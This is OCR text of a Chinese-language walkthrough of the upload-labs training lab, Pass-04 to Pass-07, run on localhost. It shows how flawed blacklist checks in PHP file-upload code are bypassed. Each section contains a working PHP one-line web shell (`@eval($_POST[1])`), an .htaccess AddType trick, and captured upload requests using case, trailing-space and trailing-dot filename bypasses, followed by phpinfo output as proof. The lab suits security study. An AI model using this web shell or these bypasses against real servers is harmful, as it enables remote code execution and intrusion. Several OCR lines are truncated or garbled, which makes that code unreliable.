
1=phpinfo();

PHP Version 5.3.28

03 常见校验上传文件的方法

3、.htaccess绕过文件名黑名单检测（Pass-04）

http://127.0.0.1:8888/upload-labs/Pass-04/index.php



```
nit'])) {
PLOAD_PATH)) {
rray(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pht",".pHp",".pHp5",
trim($_FILES['upload_file']['name']);
deldot($file_name);//删除文件名末尾的点
trrchr($file_name, '.');
trtolower($file_ext); //转换为小写
tr_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
rim($file_ext); //收尾去空

($file_ext, $deny_ext)) {
e = $_FILES['upload_file']['tmp_name'];
```

黑名单拒绝了几乎所有有问题的后缀名，除了.htaccess


03 文件上传漏洞

- .htaccess绕过文件名黑名单检测（Pass-04）

先上传了一个 .htaccess文件
里面只有一句
AddType application/x-httpd-php .jpg

准备文件 1. jpg
内容为 <?php @eval($_POST[1]);?>
抓包上传,成功上传1.jpg

jpg 成功解析成php



127.0.0.1:8888/upload-labs/upload/1.jpg

URL: http://127.0.0.1:8888/upload-labs/upload/1.jpg

☑ Post □ Referrer

1=phpinfo();


PHP Version 5.3.28

System	Windows NT DESKTOP-17C Business Edition) i586
Build Date	Dec 10 2013 22:26:06

03 文件上传漏洞

- 大小写绕过文件名黑名单检测（Pass-05）

http://127.0.0.1:8888/upload-labs/Pass-05/index.php




```
$_POST['submit'])) {
le_exists(UPLOAD_PATH)) {
eny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".
ile_name = trim($_FILES['upload_file']['name']);
ile_name = deldot($file_name);//删除文件名末尾的点
ile_ext = strrchr($file_name, '.');
ile_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
ile_ext = trim($file_ext); //首尾去空

(!in_array($file_ext, $deny_ext)) {
 $temp_file = $_FILES['upload_file']['tmp_name'];
 $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
 if (move_uploaded_file($temp_file, $img_path)) {
     $is_upload = true;
 } else {
```

缺少 strtolower 函数

03 文件上传漏洞

- 大小写绕过文件名黑名单检测（Pass-06）

缺少 strtolower 函数（转换成小写），尝试 大小写绕过
准备php 一句话木马文件 1. phP
内容为 <?php @eval($_POST[1]);?>
成功上传php一句话木马 1.phP



7.0.0.1:8888/upload-labs/upload/202004220022322769.phP

```
http://127.0.0.1:8888/upload-labs/upload/202004220022322769.phP
```

☑ Post □ Referrer


```
1=phpinfo();
```

PHP Version 5.3.28

03 文件上传漏洞

- 后缀名加空格绕过文件名黑名单检测（Pass-06）

http://127.0.0.1:8888/upload-labs/Pass-06/index.php




```
 null;
set($_POST['submit'])) {
 (file_exists(UPLOAD_PATH)) {
  $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",
  $file_name = $_FILES['upload_file']['name'];
  $file_name = deldot($file_name);//删除文件名末尾的点
  $file_ext = strrchr($file_name, '.');
  $file_ext = strtolower($file_ext); //转换为小写
  $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

  if (!in_array($file_ext, $deny_ext)) {
      $temp_file = $_FILES['upload_file']['tmp_name'];
      $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
      if (move_uploaded_file($temp_file,$img_path)) {
          $is_upload = true;
      } else {
          $msg = '上传出错！';
```

缺少trim($file_ext); //首尾去空

03 文件上传漏洞


- 后缀名加空格绕过文件名黑名单检测（Pass-06）

缺少 trim($file_ext); //首尾去空，尝试 后缀名加空格绕过
准备php 一句话木马文件 1. php
内容为 <?php @eval($_POST[1]);?>
抓包，成功上传php一句话木马 1.php



```
ıpload-labs/Pass-06/index.php HTTP/1.1
127.0.0.1:8888
gent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
-Encoding: gzip, deflate
:: http://127.0.0.1:8888/upload-labs/Pass-06/index.php
: PHPSESSID=inm43qfmfmr6n37qrchh64vr06
:ion: close
e-Insecure-Requests: 1
:-Type: multipart/form-data; boundary=---------------------------4773852313259
:-Length: 317

-----------------------4773852313259
:-Disposition: form-data; name="upload_file"; filename="1.php "
:-Type: image/jpeg

@eval($_POST[1]);?>
-----------------------4773852313259
:-Disposition: form-data; name="submit"


-----------------------4773852313259--
```

加 空格



```
http://127.0.0.1:8888/upload-labs/upload/202004220027015699.php
```

```
1=phpinfo();
```


PHP Version 5.3.28

System	Windows NT DESKTOP-17C

03 文件上传漏洞

- 后缀名加点绕过文件名黑名单检测（Pass-07）

http://127.0.0.1:8888/upload-labs/Pass-07/index.php




```
et($_POST['submit'])) {
(file_exists(UPLOAD_PATH)) {
 $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp","
 $file_name = trim($_FILES['upload_file']['name']);
 $file_ext = strrchr($file_name, '.');
 $file_ext = strtolower($file_ext); //转换为小写
 $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
 $file_ext = trim($file_ext); //首尾去空

 if (!in_array($file_ext, $deny_ext)) {
     $temp_file = $_FILES['upload_file']['tmp_name'];
     $img_path = UPLOAD_PATH.'/'.$file_name;
     if (move_uploaded_file($temp_file, $img_path)) {
         $is_upload = true;
     } else {
```

缺少deldot($file_name);//删除文件名末尾的点

03 文件上传漏洞


- 后缀名加点绕过文件名黑名单检测（Pass-07）

缺少 deldot($file_name);//删除文件名末尾的点，尝试 后缀名加点绕过
准备php 一句话木马文件 1. php
内容为 <?php @eval($_POST[1]);?>
抓包，成功上传php一句话木马 1.php



```
'OST /upload-labs/Pass-07/index.php HTTP/1.1
[ost: 127.0.0.1:8888
[ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
.ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
.ccept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
.ccept-Encoding: gzip, deflate
.eferer: http://127.0.0.1:8888/upload-labs/Pass-07/index.php
'ookie: PHPSESSID=inm43qfmfmr6n37qrchh64vr06
'onnection: close
[pgrade-Insecure-Requests: 1
'ontent-Type: multipart/form-data; boundary=---------------------------230131739820762
'ontent-Length: 323

-----------------------------230131739820762
'ontent-Disposition: form-data; name="upload_file"; filename="1.php."
'ontent-Type: image/jpeg

?php @eval($_POST[1]);?>
-----------------------------230131739820762
'ontent-Disposition: form-data; name="submit"

彐婁絬
-----------------------------230131739820762--
```

加 点


127.0.0.1:8888/upload-labs/upload/1.php
:路 最常访问 『Pwn』-看雪安全论坛 NaviSec.it – 纳威安... FOFA Pro - 网络空间... 旁站 M
SQL UNION BASED ERROR/DOUBLE TOOLS WAF BYPASS ENCODE HTML ENCRYPT
l URL
t URL
cute
0xHEX
%URL
BASE64
Insert to r
Insert re

http://127.0.0.1:8888/upload-labs/./upload/1.php

☑ Post ☐ Referrer

1=phpinfo();

PHP Version 5.3.28

